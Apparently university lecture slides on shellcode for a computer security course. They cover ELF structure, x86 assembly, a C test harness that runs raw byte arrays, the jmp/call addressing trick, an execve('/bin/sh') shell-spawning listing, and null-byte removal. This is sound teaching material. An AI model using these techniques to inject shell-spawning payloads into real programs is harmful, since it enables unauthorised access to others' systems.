


CSC 405 Computer Security

shellcode

Alexandros Kapravelos
akaprav@ncsu.edu

Attack plan



**Why can't we compile our attack into a
binary and use it?**

ELF 101

EXECUTABLE AND LINKABLE FORMAT

ANGE ALBERTINI
<http://www.corkami.com>

```
me@nux:~$ ./mini
me@nux:~$ echo $?
42
```

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00:	7F	.E	.L	.F	01	01	01								
10:	02	00	03	00	01	00	00	00	60	00	00	08	40	00	00
20:									34	00	20	00	01	00	
40:	01	00	00	00	00	00	00	00	00	00	00	08	00	00	00
50:	70	00	00	00	70	00	00	00	05	00	00	00			
60:	BB	2A	00	00	00	B8	01	00	00	00	CD	80			

MINI

ELF HEADER

IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE

FIELDS	VALUES
e_ident	0x7F, "ELF"
EI_MAG	1 ELFCLASS32, ELFDATA2LSB
EI_CLASS, EI_DATA	1 EV_CURRENT
EI_VERSION	2 ET_EXEC
e_type	3 EM_386
e_machine	1 EV_CURRENT
e_version	0x8000060
e_entry	0x0000040
e_phoff	0x0034
e_ehsize	0x0020
e_phentsize	0001
e_phnum	PT_LOAD
p_type	0
p_offset	0x8000000
p_vaddr	0x8000000
p_paddr	0x0000070
p_filesz	0x0000070
p_memsz	0x0000070
p_flags	5 PF_R PF_X

PROGRAM HEADER TABLE

EXECUTION INFORMATION

CODE

X86 ASSEMBLY

```
mov ebx, 42
mov eax, SC_EXIT1
int 80h
```

EQUIVALENT C CODE

```
return 42;
```

mini

```
section .text
    global _start
_start:
    mov ebx, 42 ; first function argument
    mov eax, 1  ; opcode for syscall
    int 80h      ; syscall interrupt
```

```
$ nasm -f elf32 mini.asm
$ ld -m elf_i386 mini.o
$ ./a.out
$ echo $?
$ 42
```

Syntax

AT&T syntax

mov \$42, %ebx

mnemonic source, destination

Intel syntax

mov ebx, 42

mnemonic destination, source

We will use the AT&T syntax

```
.text  
.global main  
main:  
    mov $42, %ebx  
    mov $0x1, %eax  
    int $0x80
```

```
$ gcc -m32 mini.s -o mini  
$ ./mini  
$ echo $?  
42
```

Disassembling a binary

```
$ objdump -d ./mini
```

```
mini:      file format elf32-i386
Disassembly of section .text:
08048060 <_start>:
08048060: bb 2a 00 00 00          mov    $0x2a,%ebx
08048065: b8 01 00 00 00          mov    $0x1,%eax
0804806a: cd 80                  int    $0x80
```

The executable bytes are:

bb 2a 00 00 00 b8 01 00 00 00 cd 80

Shellcode

- The set of instructions injected and then executed by an exploited program
 - usually, a shell should be started
 - for remote exploits - input/output redirection via socket
 - use system call (execve) to spawn shell
- Shellcode can do practically anything (given enough permissions)
 - create a new user
 - change a user password
 - modify the .rhost file
 - bind a shell to a port (remote shell)
 - open a connection to the attacker machine

HelloWorld

```
.data
msg:
.string "Hello, world!\n"
.text
.global main
main:
    mov $4, %eax      # opcode for write system call
    mov $1, %ebx      # 1st arg, fd = 1
    mov $msg, %ecx    # 2nd arg, msg
    mov $14, %edx     # 3rd arg, len
    int $0x80         # system call interrupt

    mov $1, %eax      # opcode for exit system call
    mov $0, %ebx      # 1st arg, exit(0)
    int $0x80         # system call interrupt

$ ./helloworld
Hello, world!
```

b804000000bb01000000b9a4900408ba0e000000cd80b801000000bb00000000cd80

How do we test a shellcode?

Testing shellcode

```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] =
"\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\xb9\xa4\x90\x04\x08\xba\x0e\x00\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\xbb\x00\x00\x00\x00\xcd\x80";

int main() {
    int (*ret)() = (int(*)())shellcode;
    ret();
}

$ gcc shelltest.c -o shelltest -fno-stack-protector -z execstack -no-pie -m32
$ ./shelltest
```



HelloWorld bug

```
$ objdump -d helloworld  
  
helloworld:      file format elf32-i386
```

Disassembly of section .text:

```
08048080 <_start>:  
08048080: b8 04 00 00 00          mov    $0x4,%eax  
08048085: bb 01 00 00 00          mov    $0x1,%ebx  
0804808a: b9 a4 90 04 08          mov    $0x80490a4,%ecx  
0804808f: ba 0e 00 00 00          mov    $0xe,%edx  
08048094: cd 80                  int   $0x80  
08048096: b8 01 00 00 00          mov    $0x1,%eax  
0804809b: bb 00 00 00 00          mov    $0x0,%ebx  
080480a0: cd 80                  int   $0x80
```

HelloWorld bug

```
$ objdump -d helloworld
```

```
helloworld:      file format elf32-i386
```

```
Disassembly of section .text:
```


```
08048080 <_start>:
```

08048080:	b8 04 00 00 00	mov	\$0x4,%eax
08048085:	bb 01 00 00 00	mov	\$0x1,%ebx
0804808a:	b9 a4 90 04 08	mov	\$0x80490a4,%ecx
0804808f:	ba 0e 00 00 00	mov	\$0xe,%edx
08048094:	cd 80	int	\$0x80
08048096:	b8 01 00 00 00	mov	\$0x1,%eax
0804809b:	bb 00 00 00 00	mov	\$0x0,%ebx
080480a0:	cd 80	int	\$0x80

Relative addressing

- Problem - position of code in memory is unknown
 - How to determine *address of string*
- We can make use of instructions using relative addressing
- call instruction saves IP on the stack and jumps
- Idea
 - jmp instruction at beginning of shellcode to call instruction
 - call instruction right before “Hello, world” string
 - call jumps back to first instruction after jump
 - now address of "Hello, world!" is on the stack

Relative addressing technique



HelloWorld v2

```
.text
.global main
main:
    jmp saveme
shellcode:
    pop %esi
    mov $4, %eax      # opcode for write system call
    mov $1, %ebx      # 1st arg, fd = 1
    mov %esi, %ecx
    mov $14, %edx     # 3rd arg, len
    int $0x80         # system call interrupt
    mov $1, %eax      # opcode for exit system call
    mov $0, %ebx      # 1st arg, exit(0)
    int $0x80         # system call interrupt
saveme:
    call shellcode
    .string "Hello, world!\n"

; eb 20 5e b8 04 00 00 00 bb 01 00 00 00 89 f1 ba 0e 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00
00 cd 80 e8 db ff ff ff 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64 21 0a
```

Testing the shellcode (again)

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xeb\x20\x5e\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\x89\xf1\xba\x0e\x00\x00\x00\xcd\x80\xb8\x0
1\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdb\xff\xff\xff\x48\x45\x6c\x6c\x6f\x2c\x20\x77\x6
f\x72\x6c\x64\x21\x0a";

int main() {
    int (*ret)() = (int(*)())code;
    ret();
}

$ gcc shelltest.c -o shelltest -fno-stack-protector -z execstack -no-pie -m32
$ ./shelltest
Hello, world!
$
```

SUCCESS

Shellcode

```
#include <stdlib.h>

void main(int argc, char **argv) {
    char *shell[2];
    shell[0] = "/bin/sh";
    shell[1] = 0;
    execve(shell[0], &shell[0], 0);
    exit(0);
}

int execve(char *file, char *argv[], char *env[])
file: name of program to be executed "/bin/sh"
argv: address of null-terminated argument array { "/bin/sh", NULL }
env: address of null-terminated environment array NULL (0)
```

Shellcode

```
int execve(char *file,    char *argv[], char *env[])
```

```
(gdb) disas execve
...
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
...
```

copy **file* to ebx
copy **argv[]* to ecx
copy **env[]* to edx

put the system call
number in eax
(execve = 0xb)

invoke the syscall

Shellcode

- Spawning the shell in assembly
1. move system call number (0x0b) into %eax
 2. move address of string /bin/sh into %ebx
 3. move address of the address of /bin/sh into %ecx
(using lea)
 4. move address of null word into %edx
 5. execute the interrupt 0x80 instruction

Shellcode


- file parameter
 - we need the null terminated string /bin/sh somewhere in memory
- argv parameter
 - we need the address of the string /bin/sh somewhere in memory,
 - followed by a NULL word
- env parameter
 - we need a NULL word somewhere in memory
 - we will reuse the null pointer at the end of argv

Shellcode

- execve arguments

located at address `addr`

/bin/sh0addr0000



The Shellcode (almost ready)

jmp	0x26	# 2 bytes	
popl	%esi	# 1 byte	setup
movl	%esi,0x8(%esi)	# 3 bytes	
movb	\$0x0,0x7(%esi)	# 4 bytes	
movl	\$0x0,0xc(%esi)	# 7 bytes	
movl	\$0xb,%eax	# 5 bytes	
movl	%esi,%ebx	# 2 bytes	
leal	0x8(%esi),%ecx	# 3 bytes	execve()
leal	0xc(%esi),%edx	# 3 bytes	
int	\$0x80	# 2 bytes	
movl	\$0x1,%eax	# 5 bytes	
movl	\$0x0,%ebx	# 5 bytes	exit()
int	\$0x80	# 2 bytes	
call	-0x2b	# 5 bytes	
.string	"/bin/sh"	# 8 bytes	setup

Copying shellcode

- Shellcode is usually copied into a string buffer
- Problem
 - any null byte would stop copying
 - null bytes must be eliminated

8048057: b8 04 00 00 00 mov \$0x4,%eax

8048057: b0 04 mov \$0x4,%al

mov 0x0, reg -> xor reg, reg



mov 0x1, reg -> xor reg, reg; inc reg

Shellcode

- Concept of user identifiers (uids)
 - real user id
 - ID of process owner
 - effective user id
 - ID used for permission checks
 - saved user id
 - used to temporarily drop and restore privileges
- Problem
 - exploited program could have temporarily dropped privileges
- Shellcode has to enable privileges again (using setuid)
- Setuid Demystified: Hao Chen, David Wagner, and Drew Dean (optional)

More resources (optional)

- **The Shellcoder's Handbook** by Jack Koziol et al
- **Hacking - The Art of Exploitation** by Jon Erickson



Your Security Zen

F.B.I. Asks Apple to Help Unlock Two iPhones

Jan. 7, 2020

Naval Air Station Pensacola case


Tim Cook's response in the San Bernardino Case:

<https://www.apple.com/customer-letter/>

-> creating such a backdoor would compromise the security
of every iPhone

Your Security Zen

**Exploit that gives remote access affects
~200 million cable modems**



malicious JavaScript code
websocket connection to the vulnerable cable modem

buffer overflow vulnerability in the spectrum analyzer

change DNS settings

CVE-2019-19494

Your Security Zen



Unpatched Citrix vulnerability now exploited, patch weeks away

December 16, 2019
vulnerability in the NetScaler (commercial VPN)
used by tens of thousands of companies



Live exercise

- (If you don't have a Linux VM/laptop)
- Go to <https://vcl.ncsu.edu>
- Request for a Ubuntu 16.04 LTS Base VM
- Install the following package
 - sudo apt install gcc-multilib
- Create your position independent shellcode!
- Use [godbolt](#) to understand which code compiles to what assembly statements